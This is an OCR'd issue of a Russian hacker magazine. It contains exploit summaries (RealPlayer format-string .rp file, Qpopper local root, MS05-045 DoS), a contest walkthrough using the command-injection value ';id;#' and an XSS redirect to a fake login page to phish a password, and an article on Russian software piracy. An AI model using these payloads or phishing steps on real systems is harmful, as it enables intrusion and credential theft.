
[greets] Автором эксплойта является человек с именем Ulf Harnhammar. Он входит в хакерскую группу Securiteam (support@securiteam.ru).



наглядное эксплуатирование сервиса



эти продукты опасны для жизни!



мутим подложный CDDB-сервер



EX MACHINA
NIVAL
INTERACTIVE
TARGEM
GAMES
Товар сертифицирован
Бука

REALPLAYER FORMAT STRING EXPLOIT

[описание] Еще одна уязвимость форматной строки была найдена сразу в двух Real-плеерах под Linux — RealPlayer и Helix. Ошибка вызывается при проигрывании подложного файла с расширением *.rp. С первого взгляда эксплойт не представляет особой ценности: это чисто локальное средство нападения, создающее rp-файл и запускающее RealPlayer с последующим открытием шелла на порту 4444. Но данный файлик можно опубликовать в глобальной сети и раскидывать ссылки начинающим юниксоидам :).
Чтобы было понятно, привожу структуру подложного rp-файла, провоцирующего данный баг:

```
<imfl>
<head
title="iDEFENSE Labs RealPix Vulnerability"
timeformat="%n%n%n%n%n%n"/>
</imfl>.
```

Уязвимыми считаются следующие продукты: RealPlayer 10.0.4.750, а также Helix Player 1.0.6.

[защита] Защититься от бреши можно простым апдейтом версии плееров (*http://real.com* или *http://helixcommunity.org*). Также помни про опасность при открытии неизвестных ссылок в Интернете. Особенно, если тебе предлагают послушать произведение неизвестного исполнителя :).

[ссылки] Эксплойт можно взять отсюда: *www.security.nnov.ru/files/helix4real.c*. Подробнейший мануал по его использованию, а также детали уязвимости можно найти на этой странице — *http://security.nnov.ru/Jdocument809.html*.

[злоключение] Ошибка в RealPlayer'e может привести к весьма плачевным последствиям. Как не крути, а в нашем мире полно пользователей, кликающих на все подряд. Поэтому хакеру достаточно разместить подложный файл в Интернете и заставить какого-нибудь юниксоида послушать музыку.

[greets] Информацию об уязвимости сообщил некий c0ntex (c0ntexb@gmail. com). Затем всем известная группа Securiteam подхватила эту идею, и ее участники написали сокрушительный эксплойт.

QPOPPER POPPASSD LOCAL R00T EXPLOIT

[описание] Если ты линуксоид, то наверняка слышал (или даже юзал) pop3-демон с прекрасным названием Qpopper. Спешу тебя огорчить, что в одном из его компонентов была найдена уязвимость. Суть ее в том, что с помощью суидного файла poppassd, служащего для смены пользовательского пароля, можно создать любой локальный файл. Таким образом, в эксплойте создается системный файл */etc/libmap.conf* (для FreeBSD) и */etc/ld.so.preload* (для Linux), в который затем записывается фейковая библиотека. В этой либе происходит создание локального рутового шелла */tmp/suid*. Теперь разберемся как работает эксплойт: сперва создается файл, затем в него заносится ссылка на подложный модуль. После этого запускается */bin/su*, провоцирующий выполнение модуля. Если все действия увенчались успехом, то в каталоге */tmp* появится суидный файл suid. Это и будет заветный рутшелл :). Эксплойт, написанный на bash, поставляется в двух вариантах — для Linux и для FreeBSD.

[защита] Как утверждает автор эксплойта, уязвимыми являются все версии Qpopper до 4.0.8 включительно. Разработчики продукта пока не шевелятся и не выпускают патчи, поэтому защиты от бага пока не существует.

[ссылки] Эксплойт можно получить по ссылке *www.security.nnov.ru/files/poppassd-lnx.sh* (Linux) или *www.security.nnov.ru/files/poppassd-freebsd.sh* (FreeBSD).

[злоключение] Qpopper — это продукт, который издавна славился своими багами. Не так давно была найдена брешь в том же модуле poppassd, позволяющая сменить пароль любому пользователю. Поэтому мой совет — отказаться от этого сомнительного продукта :).

[greets] Об уязвимости сообщил некто kc0pe. Первый источник, который об этом узнал, именуется как full-disclosure (full-disclosure@lists.netsys.com).

MS WINDOWS NCM LOCAL DOS (MS05-045)


[описание] В этом месяце как обычно отличились продукты MicroSoft. На этот раз багоискатели нашли брешь в сервисе Network Connection Manager. Если верить их словам, то служба может быть временно остановлена при приеме некорректного TCP-пакета. Примечательно, что при воздействии эксплойта прерываются все активные подключения. Однако при восстановлении соединения менеджер оживает и продолжает нормально функционировать.
Эксплойт корректно работает с системами Win2000 (SP1-4), WinXP (SP1, SP2) и Win2003 (SP1). В системах WinXP+SP2 и Win2003+SP1 баг может эксплуатировать только локальный и авторизованный пользователь. На более старых операционках брешь можно вызвать удаленно. Однако первый публичный релиз эксплойта ориентирован только для локального нападения.

[защита] Защититься можно с помощью специальных патчей, заботливо выложенных Microsoft. Список заплаток можно найти на странице *www.securitylab.ru/vulnerability/240996.php*.


[ссылки] Эксплойт находится здесь: *www.securitylab.ru/poc/extra/241127.php* и доступен для скачивания. Описание уязвимости можно найти на ссылке *www.securitylab.ru/notification/240988.php*.

[злоключение] Степень опасности данной ошибки не велика — пока что это простой DoS. Однако в некоторых случаях обрыв текущих соединений может привести к нехорошим последствиям. Поэтому обязательно установи спасительный патч в твою операционку, а также закрой порты 135-139, 445 на твоем файрволе, если еще этого не сделал.

[greets] Эксплойт был написан еще 14 июля 2005 года хакером bkbll (bkbll@cnhonker.net). В публичные источники данное творение попало 14 октября 2005 года.



смерть для RealPlayer



локальная почтовая атака



некролог для сетевой службы

Смотри кино, играй в игру



PETER JACKSON'S

KING KONG

THE OFFICIAL GAME OF THE MOVIE












Товар сертифицирован.
По вопросам оптовых закупок обращаться по тел.: (095) 780 90 91, e-mail: buka@buka.ru







Пора подводить итоги прошедшего месяца, приятель. К сожалению, тогда получился облом с рутанием unix-сервера и эту затею мы были вынуждены ненадолго отложить. В октябрьском конкурсе тебе необходимо было похакать незадачливых барыг, которые предоставляют VPN-сервис. В качестве начальной мишени атаки выступал сайт *www.padonak.ru*, на котором находилась страничка с формой обратной связи для пользователей сервиса. Как несложно догадаться, все сообщения, вбиваемые в эту форму, либо записываются в базу данных, либо отправляются на мыло. Ввод разнообразных комбинаций кавычек, ключевых слов и символов sql-комментариев ни к чему не привел, в результате чего должна была задориться мысль, что все данные фильтруются, либо сообщение просто отправляется на мыло, и все твои кавычки никого не тревожат. Первый вариант не рассматривается, поскольку скрипт в нашем конкурсе по определению бажный.
Баг был на самой поверхности: e-mail сообщение почему-то отсылается при помощи вызова программы mail через функцию system(). Поскольку баклан-программист при этом решил не фильтровать ни единого символа, сценарий получился просто находкой для таких, как ты.
Перебрав все комбинации, легко было найти нужную: в поле «Тема» надо было вбить что-то вроде ;id;#. Здесь id — это выполняемая команда. Смотри, что при этом происходит.
Мыло отправляется таким образом:

```
echo '$message'|mail –s $subject blah@xakep.ru
```

Несложно понять, какая выполнится команда, если вместо $subject вставить указанную выше последовательность символов.




Некоторые люди, которые проходили конкурс, зачем-то на этом этапе заливали web-шелл; некоторые бакланы вообще удаляли весь сайт. А делать надо было следующее: получить из бажного сценария мыло, по которому отправляются данные, и попробовать его поломать. Сделав cat index.php ты бы легко узнал, что все данные из формы летят на мыло *homsa.toft@gmail.com*. Поломать это мыло — вот основная задача. Вбив его в icq-поиске, можно было найти нужный контакт. И info этого юзера было прямым текстом написано, что он читает все сообщения в борде *www.icq.com/boards/browse_folder.php?tid=8085* и любит пофлеймить. Вполне, на мой взгляд, логично, что надо найти дырку в этом форуме и через нее утащить пароль.
Это вот никто довольно долго сделать не мог, хотя баг был на самой поверхности. Стоило только при создании темы вбить любой тэг, как сразу становилось понятно, что этот форум подвержен CSS-багу. Подробности этой уязвимости и историю ее обнаружения тебе лучше почитать в статье в этом номере, я расскажу только, что надо было сделать.
Необходимо было создать тему, при заходе в которую происходит редирект на поддельную страницу авторизации на форуме, размещенную на левом хосте. Что-то вроде того:

```
<script>location.href='http://xakep.ru/lo.php'</script>
```



Еще надо было заспуфить этот реальный адрес, хотя бы таким образом: *www.icq.com/lala*(побольше символов)*/login.php@xakep.ru/lo.php*
Доверчивый Федя прочел бы твое сообщение и без проблем ввел бы свой пароль в левую форму, после чего в твои руки попал бы пароль к его почте, где находилось письмо с информацией о VPN-аккаунте, который выступал в роли приза за прохождение этого конкурса.
Как видишь, не нужно было быть гуру, чтобы пройти этот конкурс. Первым и единственным победителем, который получил в свои руки VPN-аккаунт сроком действия на месяц стал чувак с ником ShAnKaR.
Если ты очень хочешь VPN-акк, но пройти конкурс не сумел, не отчаивайся. Ты можешь просто купить, обратившись, например, к сервису #992148.
Что касается следующего конкурса, то вся информация о нем будет размещена в форуме на *www.xakep.ru*. Числа двадцатого заваливайся туда и принимай участие!




АЛЬФА
АНТИТЕРРОР
МУЖСКАЯ РАБОТА
Продолжение тактической стратегии
о самом известном спецподразделении России
ЖИЗНЬ – РОДИНЕ. ЧЕСТЬ – НИКОМУ.
MIST LAND



Пираты XXI века

ЕСЛИ ТЫ ПОДУМАЛ, ЧТО РЕЧЬ В ЭТОЙ СТАТЬЕ ПОЙДЕТ О СУРОВЫХ МУЖИКАХ, У КОТОРЫХ ВМЕСТО НОГИ ТОРЧИТ ДЕРЕВЯШКА, А НА ГЛАЗ НАТЯНУТА ЧЕРНАЯ ПОВЯЗКА, ТЫ ОШИБСЯ. ВРЕМЕНА, КОГДА МОРЯМИ ПРАВИЛИ ПИРАТЫ, ДАВНО ПРОШЛИ. ДА И МОРЯ ТЕПЕРЬ СОСТОЯТ НЕ ТОЛЬКО ИЗ ВОДЫ, НО И ИНФОРМАЦИИ, И В ТАКОЙ СРЕДЕ ПРОМЫШЛЯЮТ ПИРАТЫ СОВСЕМ ДРУГОГО ТИПА. ИМЕННО О НИХ МОЙ РАССКАЗ

Дмитриев Данил aka xbit (stream@oskolnet.ru)

тиражирование дисков в домашних условиях

Как работает подпольное производство?

[как рождалось пиратство в России]

По поводу компьютерного пиратства существует два мнения. Некоторые говорят, что пиратство — это зло, тормоз российской IT-индустрии, так как наши разработчики и так еле-еле стоят на ногах, а пираты, воруя и продавая их софт, наносят сокрушительный удар. Другие, наоборот, утверждают, что именно благодаря пиратам Россия прославилась компьютерными спецами, и именно благодаря пиратам в России очень много грамотных людей. Но давай разбираться по порядку.

Свое начало пиратство берет с 1902 года. Именно тогда стали появляться подпольные цеха по производству поддельных виниловых пластинок. Прибыльность такого бизнеса была сомнительной. Из-за дороговизны материала для изготовления виниловых пластинок контрафактный продукт оказывался не намного дешевле легального, к тому же пиратские виниловые диски не копировались с одного на другой. Пластинки содержали популярные песни в исполнении неизвестных певцов, косивших под звезд эстрады, качество записи оставляло желать лучшего. В то время проблема пиратства широко обсуждалась в музыкальных газетах, и, как и сейчас, в первую очередь, обвиняли Россию, которую считали родиной пиратства. В 1911 году был принят ряд законов, запрещающих производство и сбыт контрафактного винила. Но насколько эффективными были эти законы остается гадать, так как произошедшая революция свела производство пластинок на нет. Долгие годы после этого на ниве пиратства происходило затишье. Советский Союз, где любые проявления предпринимательской деятельности строго наказывались, стал худшим местом для любителей нелегальной продукции. Так продолжалось вплоть до начала 90-х годов.

После распада Союза, когда Россия вступила в рыночную экономику, перед коммерсантами открылось непаханое поле возможностей. Государство не успевало обеспечить потребителей товарами и услугами, поэтому любое грамотно организованное дело приносило солидную прибыль. Кто-то подался в олигархи, кто-то — в челноки. Челноки обычно торговали одеждой из-за границы (причем еще при советской власти), но теперь, во времена свободной торговли, ввозить из-за бугра можно было любой товар, в том числе и компакт-диски. Конечно, в условиях экономического кризиса наивно было бы предполагать, что люди, в одночасье потерявшие все, раскошелятся на дорогущий буржуйский софт. Поэтому челноки пришли к выводу, что гораздо проще закупить по одному экземпляру продукта и тиражировать его самостоятельно. Вложившись в технику для из-

готовления компактов, люди, которых мы сейчас называем пиратами, приступили к заполнению прилавков российских компьютерных магазинов. Как и среди представителей других видов бизнеса, между пиратами велась жесткая конкуренция. Чтобы привлечь пользователя к своей продукции, пираты не только старались любыми способами раньше конкурентов достать новый варез, но и дорабатывали его, создавали свои узнаваемые бренды. Примером тому может послужить серия дисков «Золотой Софт», самых распространенных «реаниматоров» в нашей стране. Чего только не впихивали пираты на один компакт: и винду, свежий MS Office, и еще добрый десяток мелких, но не дешевых системных утилит. Чем успешнее подборка софта, тем выше шанс хорошо заработать и убрать с дороги конкурентов. Как истинные разработчики, пираты заботились о качестве своей продукции: проверяли диски на вирусы, нанимали программистов для написания красивого авторана, скидывали на компакт доки к каждой софтине. Одна зараженная вирем программа могла отбить у покупателей охоту покупать даже самые «вкусные» диски, а кривой авторан навсегда мог испортить впечатление о продукции «компании».

Следующим шагом стала локализация софта. Русским юзерам гораздо удобнее работать с программой на русском языке — пираты это понимали — и, как следствие, вскоре стали появляться коробки с подписями: «Русская версия» и «2 в 1. Русская и Английская версия». Локализовать софт было не так сложно, но долго. Поэтому для ускорения процесса нанимались целые группы профессиональных переводчиков, которые стахановскими темпами переводили одну программу за другой. Большие прибыли позволяли хорошо платить за этот труд. Для локализации некоторых компьютерных игр приглашались даже артисты из Союз Мультфильма. Помимо русификаторов в директорию с программой выкладывались еще и крэки. Действительно, кому нужен софт, который работает только 30 дней? Тут все оказалось намного проще, чем с локализацией: крэки и ключи уже давно лежали в Интернете и скачать их можно было абсолютно бесплатно. Правда, ходят слухи, что крупные крэкерские группы целиком и полностью коммерческие и финансируются пиратами, но, скорее всего, такие случае единичны.

Первоначально весь софт пираты именно привозили из-за бугра, а не просто качали из Интернета. Поэтому дома у каждого челнока лежали десятки коробок с лицензионным ПО. Видимо, совершенно случайно кто-то из них решил выставить на прилавок легальную коробочную версию. И свой покупатель нашелся. Одних привлекала яркая коробка и дополнительные материалы, другие присматривали подарок любимому чаду, были и те, кто из-за любви к продукту хотел поощрить таким образом авторов. Поэтому пираты решили закупать не по одному экземпляру, как раньше, а хотя бы по два-три, непосредственно для продажи. В течение месяца вся легальная продукция раскупалась, что привело к созданию отдельных магазинов, торгующих чисто лицензионной продукцией. Их было не много, но они были и приносили доход. Стало ясно — продавать лицензионный софт в России дело не бесполезное, что дало хороший толчок российским разработчикам софта и игрушек. Что самое интересное, многие группы девелоперов финансировались все теми же пиратами, которые в погоне за прибылью не пожалели денег и на них. И это было оправданно, тем более, что российские разработки пираты экспортировали за границу.

[пиратство сегодня] Прошло уже 10 лет, а пиратство не только не исчезло как явление, но, наоборот, набирает обороты. На экране телевизора высокие чины говорят о том, что это плохо, что будут бороться, что через буквально пару лет пиратство сократится вдвое. На самом деле, все это пустые слова. С пиратами в нашей стране никто не борется и бороться не собирается. Подобные заявления делаются обычно после нажима американцев и Евросоюза. Так, например, перед вступлением России во Всемирную Торговую Организацию, членства в которой наша страна добивалась несколько лет, было сделано несколько заявлений дяденьками в погонах и самим премьер-министром о вреде пиратства и о мерах его противодействия. Было проведено несколько арестов, показательных раскатываний дисков по асфальту, репортажей с центрального ТВ. Но дальше этого дело не пошло. Арестованные отделались штрафами и были отпущены, точки заработали вновь, причем в тех же местах. Ни разу не было случаев, когда оперативники накрывали целый завод по изготовлению дисков. А ведь если это сделать, то на бизнесе определенной группы можно ставить крест. Почему? Читай дальше.

Пиратские диски производятся двумя методами. Первый метод — кустарный. Главный плюс его — просто-



такими были пираты в Средние века…

та, минус — маленькая мощность. Суть состоит в том, что диски печатаются прямо на съемной квартире на специальном оборудовании. Материал для тиражирования берется из Интернета и с дисков других пиратов. Обычно всем этим заправляет один человек. Иногда он же все это и продает. К поставкам нового вареза такие торговцы часто привлекают молодежь. Забиваешь интересным софтом диск, создаешь авторан к нему, дизайнишь обложку и несешь к кустарнику, который платит тебе за труды деньги. Дают, можно сказать, копейки: в Москве за один CD — 250 рублей, за DVD — 850. Иногда такие торговцы занимаются модификацией игровых приставок. Грубо говоря, это прошивка в приставку специального чипа, который позволяет считывать пиратские диски. Как известно, приставка Sony PlayStation 2 в оригинале не проигрывала пиратскую продукцию, однако несложный моддинг это легко исправлял. Модифицированная приставка стоит, естественно, дороже оригинальной.

Это всего лишь мелкие торговцы, серьезнее обстоят дела с промышленными гигантами. На территории России зарегистрировано 29 заводов по тиражированию носителей и практически все они в разное время были уличены в незаконном тиражировании пиратской продукции. Происходит это так. Компания-производитель ПО заключает договор с заводом о выпуске компакт-дисков тиражом в 20 тыс. экземпляров. Завод заказ выполняет, сдает, но работа на этом не останавливается. В ночную смену делается дополнительный тираж в 40 тыс. экземпляров и расходится по пиратским лоткам. Иногда на такие заводы приходят сотрудники милиции, но перед тем как пройти на завод, они обязаны доказать охране предприятия свои полномочия и показать ордер на обыск. На это уходит час-два. Этого времени более чем достаточно, чтобы перенастроить производство на тиражирование лицензии. Да и подобные визиты происходят лишь на те заводы, которые успели уличить. Если постараться, спрятать цех по нарезке болванок можно даже в небольшом городе. И никто не придерется — главное вовремя платить за аренду помещения. Процесс производства дисков очень дешевый. Сам диск стоит около 0.8$, упаковка и запись — чуть дороже, плюс небольшие отчисления крышующим структурам. Есть еще затраты на транспортировку, взятки и прочие издержки, но они себя окупают с лихвой.

ПИРАТСТВО ЗА РУБЕЖОМ

Пиратства за рубежом меньше, чем в России. Конечно, объемы не те, да и не продают пиратские диски в открытую, как у нас. В остальном — те же подпольные цеха и сьемные квартиры. Законодательство за бугром, как известно, намного жестче по отношению к пиратам, но и демократические свободы там охраняются на более высоком уровне. Поэтому тамошние полисмены не могут просто так ворваться к тебе в хату. На это нужна куча бумажек, получить которые не всегда легко. Забугорные пираты осторожнее российских коллег, многие из них продают товар только через Интернет. Год назад в Испании произошел любопытный случай. Полиция повязала пиратов и изъяла более 10 тысяч копий пиратской винды. Но если продукцию наших пиратов отличить от лицензионной очень легко (отсутствие упаковки и папочка crack в корне диска), то подделка испанцев удивила даже оперативников. Пираты тщательно скопировали не только коробку, но голограмму и другие виды защиты. Выдавалось все это за лицензию и продавалась по соответственной цене. За две недели работы пираты срубили несколько миллионов долларов.



антипиратский стикер


В какой-то момент тиражирования обычного контента пиратам показалось мало, началась настоящая гонка за редкими и эксклюзивными материалами. На рынке стали появляться диски, содержащие выкачанные из Сети сайты, подборки фотоклипартов, тематические энциклопедии. Спустя еще несколько лет появились диски с базами данных. Помнится, каких-то четыре года назад я купил диск с телефонным справочником своего городка и даже не догадывался, что эту базу выкрали у телефонистов. Хотя БД с телефонными номерами — это ерунда по сравнению с некоторыми другими. Например, были случаи, когда мошенники пробивали по базе угнанных автомобилей хозяев дорогих 